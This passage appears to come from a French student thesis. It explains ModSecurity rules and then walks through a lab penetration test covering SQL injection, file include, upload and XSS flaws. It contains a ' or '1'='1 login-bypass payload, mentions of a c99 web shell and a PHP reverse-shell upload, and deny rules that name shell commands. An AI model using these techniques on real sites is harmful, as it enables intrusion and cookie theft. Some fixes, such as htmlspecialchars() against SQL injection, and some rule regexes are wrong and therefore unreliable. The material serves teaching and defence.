Le journal standard d'Apache ne donne pas beaucoup plus d'informations comme le temps et la date, et autres informations sur la requête. ModSecurity introduit la journalisation d'audit, qui vous donne la possibilité d'enregistrer des informations beaucoup plus détaillées sur les requêtes adressées à votre serveur web.

Le moteur de journal d'audit de ModSecurity sont désactivées par défaut. Vous pouvez activer le moteur de journal d'audit en plaçant une directive SecAuditEngine dans le fichier de configuration ModSecurity.

Voici les valeurs possibles pour SecAuditEngine:

```
#Enables audit logging for all transactions.
 SecAuditEngine On
#Disables audit logging.
 SecAuditEngine Off
```

2.Fonctionnement global de ModSecurity :

ModSecurity dispose de cinq phases de traitement qui correspondent chacune à une étape clé. Pour chaque transaction, les phases sont exécutées séquentiellement de la phase 1 à la phase 5. Une transaction correspond à une requête d'un client et la réponse renvoyée par le serveur. **[Site 08]**

2.1.Phase 1 : Traitement des en-têtes de la requête :

Cette phase permet notamment d'inspecter les arguments passés dans l'URL dans le cas d'une requête en GET ainsi que de vérifier les cookies ou le UserAgent.

2.2.Phase 2 : Traitement du corps de la requête :

L'analyse de corps de la requête permet d'inspecter les arguments dans le cas d'une requête en POST

2.3.Phase 3 : Traitement des en-têtes de la réponse :

Les en-têtes de la réponse du serveur Web, sont observés par ModSecurity afin de décider s'il est nécessaire ou non d'inspecter le corps de la réponse.

2.4.Phase 4 : Traitement du corps de la réponse :

Cette phase est identique à la phase 2 sauf qu'elle traite la réponse fournie par le serveur. Elle permet notamment de prévenir la fuite d'informations via des messages d'erreur.

2.5.Phase 5 : La journalisation :

Cette phase permet la journalisation des requêtes, elle permet de définir comment la transaction doit être journalisée. Cette phase intervenant en dernier, le traitement de la transaction est déjà effectué. On ne peut donc pas bloquer une transaction lors de cette phase.

Les phases 1 et 2 permettent d'interrompre une requête avant qu'elle n'arrive au serveur. Les phases 3 et 4 permettent elles d'interrompre une réponse avant qu'elle n'arrive au client.




Figure 02: Phases de filtrage de ModSecurity

3.Création des règles :

Le cœur de ModSecurity est constitué de l'ensemble des règles à appliquer. Celles- ci sont écrites à l'aide de la directive SecRule.

3.1.Syntaxe de SecRule :

Pour vous donner un bref aperçu du chapitre, voici l'ordre dans lequel on peut écrire des règles ModSecurity.

1. La syntaxe de SecRule.
2. Quelles sont les variables disponibles et comment on peut les utiliser.
3. Les opérateurs, et comment ils se rapportent à des variables.
4. Les expressions régulières.

SecRule: est la directive qui est utilisé pour créer des règles ModSecurity. La syntaxe de base du SecRule est comme suit:

SecRule Variables Operateur[Actions]

3.1.1.Variables :

Définit quelle partie de la requête on veut analyser.

ModSecurity définit près de 80 variables : par exemple ARGS (les arguments de la requête),

REQUEST_BODY, REQUEST_COOKIES, REQUEST_HEADERS, RESPONSE_BODY...

Il est vraiment possible d'analyser tous les éléments désirés. Ces variables peuvent être combinées par l'opérateur | (or) comme dans :

ARGS | REQUEST_HEADERS:UserAgent . **[Site 09]**

3.1.2. Operateur :

ModSecurity définit une vingtaine d'opérateurs : par exemple :
@beginsWith : la chaîne commence par …
@contains : la chaîne contient …
@endsWith : la chaîne se fini par …
@rx : mode expression régulière
@pm : mode de correspondance parallèle (permet de tester plusieurs valeurs)
@eq : Egal. **[Site 09]** :

3.1.3. Actions :

Les actions les plus courantes parmi la quarantaine disponible sont :
Log : Journalise la transaction dans le log Apache et ModSecurity
Deny : Bloque la transaction avec une page d'erreur
Redirect : Redirige la requête sur un autre serveur Web
Phase : Phase durant laquelle s'applique la règle (1 à 5). **[Site 09]**

Exemple:
Bloquer toutes les requêtes ayant la chaine "secret" dans Url
SecRule REQUEST_URI "secret"

Bloquer les commandes de suppression
SecRule ARGS "(rm|kill|rmdir|drop)" "deny,log "

Empêcher l'accès au dossier server-status
SecRule REQUEST_URI "server-status"

Cette règle nous interdisons l'accès au répertoire icons, nous renvoyons comme code erreur 404et nous rajoutons dans les messages de log "tentative_acces_au_repertoire_icons"

SecRule REQUEST_URI " icons " log,deny,status:404,msg "tentative acces_au_repertoire_icons"

Les règles peuvent s'appliquer à un dossier en particulier
<Directory "/var/www/info">
SecRule REQUEST_URI "page2" deny,log,status:501
</Directory>
Ici nous interdisons la consultation de page2 dans le répertoire info.

3.2.Variables et collections :

ModSecurity utilise deux types de variables: les variables standards, qui ne contiennent qu'une seule valeur, et les variables des collections, qui peuvent contenir plus d'une valeur

Pour accéder à un champ dans une collection, vous donnez le nom de la collection suivi de deux points et alors le nom de l'élément que vous souhaitez accéder. Donc, si par exemple nous avons voulu examiner l'affluent dans une requête particulière, nous utiliserions

SecRule REQUEST_HEADERS:Referer"site.com"

Voilà quelques collections qui sont disponibles dans ModSecurity

GEO

Une collection qui est initialisé lorsque vous utilisez l'opérateur @geoLookup pour détecter le payer d'une adresse IP.

REMOTE_ADDR

Adresse IP de l'utilisateur distant.

REMOTE_HOST

Contient le nom d'hôte de l'utilisateur distant, sinon elle contient l'adresse IP distante.

REMOTE_PORT

Le numéro de port distant utilisé.

REQUEST_BODY

Le corps de la requête HTTP. Disponible uniquement en phase 2 et plus et si SecRequestBodyAccess a été activé.

REQUEST_COOKIES

Une collection contenant les données du cookie envoyé par le client.

REQUEST_HEADERS

Une collection contenant toutes les en-têtes de la requête envoyée par le client. Exemple d'utilisation: SecRule REQUEST_HEADERS:User-Agent.

SERVER_ADDR

L'adresse IP du serveur web.

SESSION

Une collection, qui sera utilisé pour stocker les données de session. Disponible uniquement après que sets id a été utilisé.

TIME_DAY

Le jour actuel du mois (1-31)

TIME_HOUR

L'heure actuelle, en format 24-heure (0-23)

REQUEST_URI

L'URL de la demande, y compris la chaîne de requête complète.

RESPONSE_BODY

Le corps de la réponse http : Le corps de la réponse est uniquement disponible dans les phases 4 et 5, et seulement si SecResponseBodyAccess est activée.

RESPONSE_HEADERS
Les en-têtes de réponse HTTP. Certains en-têtes peuvent ne pas être disponibles avant la phase 5. **[Site 09]**

3.3.Les expressions régulières :

Une expression rationnelle ou expression régulière est une chaîne de caractères que l'on appelle parfois un motif et qui décrit un ensemble de chaînes de caractères possibles selon une syntaxe précise.

Les expressions régulières sont une partie importante de l'écriture des règles ModSecurity. **[Doc 10]**

Les exemples suivants couvrirent une partie des formes d'expressions régulières les plus utilisés:
Joy, [Jj]oy , [0-9], [a-zA-Z], ^, ^Host, *, $, ^Host$, . (dot), p.t etc.
[0-9] Tout les chiffreb de 0 à 9.
[a-zA-Z] Toute lettre de a - z, que ce soit en majuscule ou en minuscules.
^ : Début d'une chaîne de caractère.
^Host : Hôte quand il se trouve au début d'une chaîne.
$: Fin d'une chaîne de caractère
^Host$: Une chaîne contenant seulement le mot Host.
. (dot): N'importe quel caractère.
\.microsoft : Ce qui signifie que l'expression régulière correspondrait à des noms d'hôtes se terminant par **.microsoft**
Exemple:.*\.txt$. Tout le fichier texte.
p.t : pat, pbt, and pzt
[Jj]oie : Toute chaîne qui commence par un J majuscule ou minuscule j et suivie par o, i et e. Correspondances par exemple les chaînes de Joie, joie,

Exemples:
La règle ci-dessus bloque toute tentative d'accès à un site.dz
SecRule REMOTE_HOST "\.site\.dz$" deny
Ce qui signifie que cette expression régulière correspond à des noms d'hôtes se terminant par**.Site.dz**

Restreindre l'accès à certaines heures du jour
SecRule TIME_HOUR !^(8|9|10|11|12|13|14|15|16|17)$ deny

4.Blocage des attaques :

4.1.Bloquer les méthodes des requêtes non désirables :

Les trois requêtes les plus couramment utilisés sont les méthodes de requête HTTP GET, POST et HEAD

La règle suivante bloque toutes les requêtes HTTP à l'exception des GET, POST, et HEAD:

SecRule REQUEST_METHOD "!^(GET|POST|HEAD)$" "deny,status:405 "

4.2.Restreindre l'accès à certaines heures du jour :

Supposons que nous voulions pour restreindre l'accès à notre site de sorte qu'il était disponible uniquement pendant les heures ouvrables :

SecRule TIME_HOUR !^(8|9|10|11|12|13|14|15|16|17)$ deny

4.3.Blocage d'utilisateurs provenant des pays spécifiques :

Il nous faut maintenant configurer ModSecurity pour qu'il sache où trouver le fichier de base de données GeoIP. Pour ce faire, nous utilisons la directive SecGeoLookupDb et on place la ligne suivante dans votre fichier de configuration modsec.conf

SecGeoLookupDb "/usr/local/geoip/GeoIP.dat"

4.4.Empêcher les utilisateurs de certains pays :

Nous utilisons les deux règles suivantes:

Bloquer les utilisateurs de la chine

SecRule REMOTE_ADDR "@geoLookup" "deny,nolog,chain"

SecRule GEO:COUNTRY_CODE "@streq CN"

Le code de pays pour la Chine est le CN (pour l'Algérie est DZ)

4.5.changer la signature de serveur:

SecServerSignature "Microsoft-IIS/6.0"

4.6.Bloquer les requêtes du serveur proxy :

Une façon de faire est de vérifier la présence de la **X-Forwarded-For** header (l'entête header X-Forwarded-For) dans la Requête HTTP. Si l'entête existe, cela signifie que la demande a été faite par un serveur mandataire (serveur proxy).

Cette règle détecte et bloque les requêtes par les serveurs proxy qui utilisent le X-Forwarded-For header.

SecRule REQUEST_HEADERS:X-Forwarded-For "@gt 0" deny

4.7.Cross-site Scripting :

Le cross-site Scripting, abrégé XSS, est un type de faille de sécurité des sites Web, qui peuvent être utilisées par un attaquant pour provoquer un comportement du site Web différent de celui désiré par le créateur de la page (redirection vers un site, vol d'informations, etc.) en exécutant du code malveillant en langage de script (du JavaScript le plus souvent)

Voici quelques règles afin d'interdire le HTML et le JavaScript dans les requêtes:

SecRule REQUEST_URI "script"

SecRule ARGS "<*script>"

4.8.Les tentatives d'exécution de commande Shell :

Les utilisateurs sont utilisés pour provoquer l'exécution des commandes ou l'affichage d'un fichier que l'utilisateur n'aurait normalement pas les privilèges de faire.

SecRule ARGS "(rm|ls|mv|kill|cat|echo)""deny"

4.9.Code Source révélation :

Normalement, en demandant un fichier avec une extension .php causera mod-php pour exécuter le Code PHP contenu dans le fichier, puis retourne la page Web résultante à l'utilisateur. Si le serveur web est mal configuré (par exemple si mod-php n'est pas chargé), le fichier .php sera envoyé par le serveur sans interprétation (code source php disponible)

SecRule RESPONSE_BODY "<?" "deny,msg:'PHP source code disclosure blocked'"

4.10.SQL injection :

ModSecurity permet la détection des attaques de type injection SQL.

Pour rappel, une injection SQL consiste à modifier une variable utilisée par une requête SQL de manière que des commandes SQL soient exécutées.

Quelques expressions régulière de code SQL

SQL code	Regular expression
UNION SELECT	union\s+select
UNION ALL SELECT	union\s+all\s+select
INTO OUTFILE	into\s+outfile
DROP TABLE	drop\s+table
ALTER TABLE	alter\s+table
LOAD_FILE	load_file
SELECT	* select\s+*

La règle à appliquer pour contrer cette attaque serait:

SecRule ARGS "or+1[[:space:]]*= [[:space:]]1"

SecRule ARGS "select+from"

5. Remo :

Remo est un outil graphique permet de créer et de modifier des règles ModSecurity en utilisant une interface graphique (dans votre navigateur) .

Remo est une application Web, ce qui signifie que vous pouvez y accéder depuis n'importe quel navigateur une fois que vous l'avez installé.

Le fait que Remo est une application Web avec une interface graphique signifie qu'il est possible pour les utilisateurs qui ne sont pas familiers avec le Syntaxe des règles pour créer des ensembles de règles ModSecurity.

Assurer vous que vous avez installé Ruby sur votre machine avant d'installer REMO
Après l'installation on peut accéder à Remo comme suit:
http://yourserver:3000/main/index. **[Doc 09]**

6. ModSecurity console :

Il est peut être très fastidieux à regarder et d'examiner manuellement les différents fichiers journaux (fichier de log)

La console ModSecurity c'est un excellent outil qui vous permet d'afficher les journaux d'audit en utilisant un navigateur web. La console est capable de collecter les données des journaux d'audit à partir de plusieurs serveurs.

La console est fournie en tant que fichier binaire qui requiert l'environnement d'exécution Java (JRE) et intègre un serveur web, de sorte qu'il n'est pas nécessaire

de l'intégrer avec Apache ou tout autre serveur tout simplement l'exécutable sera démarrage avec serveur web sur le port 8888 où les données de la console peuvent être consultées en utilisant un navigateur Web. **[Doc 09]**

L'accès à la console:

Une fois que vous avez démarré l'exécutable de la console, vous pouvez accéder à la console ModSecurity en visitant l'URL:
https://Mon Serveur: 8888 / dans un navigateur Web. Il est important d'utiliser le protocole https dans l'URL, pour être plus sécurisé lors de l'authentification

Pour configurer ModSecurity afin de transmettre les journaux d'audit à la console nous allons besoin d'installer et configure un programme appelé **mlogc-short** qui exige le package

curl-devel pour communiquer avec la console quand il envoie ses données de logCurl est un utilitaire permettant le transfert de fichiers. Il support les protocoles FTP, FTPS, HTTP, HTTPS... et gère également les certificats SSL.

7. L'architecture d'une plateforme sécurisée avec le ModSecurity et le reverse proxy :

Définition de reverse proxy :

Un reverse proxy (« proxy inverse » en français) c'est un serveur qui permettra de faire l'intermédiaire entre votre LAN et Internet et que vous pourrez placer dans une DMZ. Le serveur ne fera qu'un relais des requêtes http ou https, vers votre LAN. Cela peut être intéressant dans le cadre d'une application web. **[Site 10]**




Figure 03: L'architecteur de ModSecurity et le reverse proxy

Conclusion

Le module ModSecurity représente une solution complète pour les entreprises afin de sécuriser leurs applications web. Cet avantage permet de réduire les temps de déploiement mais surtout d'alléger le code source des applications et c'est un facteur de stabilité et de sécurité.

Chapitre 07
Cas pratique

Chapitre 7

Cas pratique

Introduction :

Dans notre modeste travail, nous avons vu les différentes failles qui courent un risque permanent pour les sites web, les problèmes qu'elles causent nous ont poussés à faire une étude exhaustive sur l'origine de ces failles pour pouvoir sécuriser les sites et les applications web par les attaques des hakers.
Dans ce chapitre, on va faire un test d'intrusion pratique pour voir comment réussir à trouver les failles et aussi comment arriver à les exploiter et finalement trouver les solutions pour parer à ces attaques.

A. Environnement matériel :

Pour faire le test d'intrusion, nous avons besoin d'une station.

B. Environnement logiciel :

Pour faire ce test d'intrusion, nous avons besoin de trois machines virtuelles dans lesquelles nous y installons trois systèmes d'exploitation Linux.

- La première et la deuxième machine comportent les sites dont nous allons faire le test (**CentOs** et **Ubuntu**)
- La troisième machine, on y installe le pare feu mode Security et le reverse proxy (**Debian**).
- La quatrième machine est la machine de l'attaquant (**BackTrack**).

Nous avons besoin également des outils pour scanner les ports et les vulnérabilités comme

- **Nmap** qui est un outil qui permet de faire le scan des machines d'un sous réseau, d'en connaître les ports ouverts, et donc probablement de connaître les services lancés sur chaque machine, de connaître leurs versions et potentiellement les vulnérabilités.

- **Nikto** est un scanner de vulnérabilités Open Source qui exécute des tests complets sur des serveurs web, comme il peut scanner plus de 6400 fichiers potentiellement dangereux. Il vérifie également les éléments de configuration des serveurs telles que la présence de fichiers d'index multiples, les options de serveur HTTP, et tentera d'identifier les serveurs Web et les logiciels installés. **[Site 14]**

- **Netcat** est un utilitaire Unix simple qui permet de gérer les connexions réseaux, c'est-à-dire qu'il est capable d'établir n'importe qu'elle connexion à un serveur, en choisissant le port, l'IP etc. Il existe sur plusieurs systèmes d'exploitation et s'utilise en ligne de commande. **[Site 14]**


- **DirBuster** est un logiciel écrit en Java, permettant de reconstruire l'arborescence complète d'un site Web.
  Ce logiciel contient par défaut 9 listes permettant une recherche approfondie par dictionnaire. Il reste cependant possible d'effectuer la recherche par brute force. **[Site 14]**

1. Présentation des failles étudiées :


1.1. Failles SQL injection :

Dans cet exemple, nous tenterons d'accéder au compte à partir de login et le password qui ne sont pas réels, le login et le password réels sont (kadman, password), mais nous allons nous introduire dans ce compte en exploitant la faille SQL injection

En injectant une simple cote dans l'un des champs pour savoir si la faille sql injection existe ou pas comme le montre l'image ci-dessous




Dans les deux champs qui apparaissent dans l'image, nous écrirons (ahmed' or '1'='1) ou 'or '1'='1 et par le biais de cet exemple, on peut accéder à ce compte.




Pour sécuriser cette faille, on utilise la fonction html specialchars().

1.2. Faille include :


Cette faille nous permet d'inclure un fichier quelque soit son extension, et si le contenu du fichier qu'on a inclus n'est pas un code php, cette faille permet au serveur d'afficher le contenu de ce fichier



Si le contenu du fichier qu'on a inclus est un code php, le serveur va nous interpréter ce code




Si c'est le cas, on peut exploiter la faille include pour interpréter le fichier Shell c99 qui est une interface graphique qui permet de manipuler les commandes unix.




Pour sécuriser cette faille include, on utilise un tableau qui contient que les pages qu'on va inclure.

1.3. Faille upload :


La faille upload nous permet d'introduire un fichier texte ou image dans un répertoire de site, si cette faille est sécurisée, par exemple, nous pouvons introduire que les images, donc, nous allons utiliser l'outil live http headers qui nous permet de capter la requête et effectuer des modifications. L'image suivante nous montre le fichier capté (s.jpg)



Dans le pas qui suit, on va modifier l'extension de fichier s.jpg en le rendant s.php. Ce dernier s'agit de revers Shell qui permet d'ouvrir une session en tant que serveur apache



Voici l'image qui nous montre comment ouvrir la session.




Afin de sécuriser cette faille d'upload, on change la place du répertoire en dors du répertoire racine de notre site dont nous avons mis les fichiers.


1.4. Faille XSS :

Cette faille nous permet d'injecter un code java script dans un champ pour voler les cookies qui contient des informations importantes telles que le mot de passe.


Et dans cet exemple, nous injectons un simple code de java script qui contient la fonction « alert » qui nous affichera le mot hacking dans une fenêtre




Voici l'image qui nous montre la fenêtre.



Nous pouvons coder ce code java script pour, quand, on l'envoie a la victime sur un lien, la victime va en cliquer directement sans s'en rendre compte. L'image suivante nous démontre le codage de ce code.



Quand on insère ce code dans une barre d'adresse, on obtient le même résultat que la précédente.



Pour sécuriser cette faille, on utilise la fonction **htmlentitises()**.


1.5. Commande excutione :

La cause originale de cette faille est la fonction system(), si on attribue à cette fonction une variable, cette dernière va nous poser un problème dans la mesure où nous pouvons exécuter des commandes system à travers l'url

On peut connaitre l'ensemble des dossiers disponibles en utilisant la commande ls.

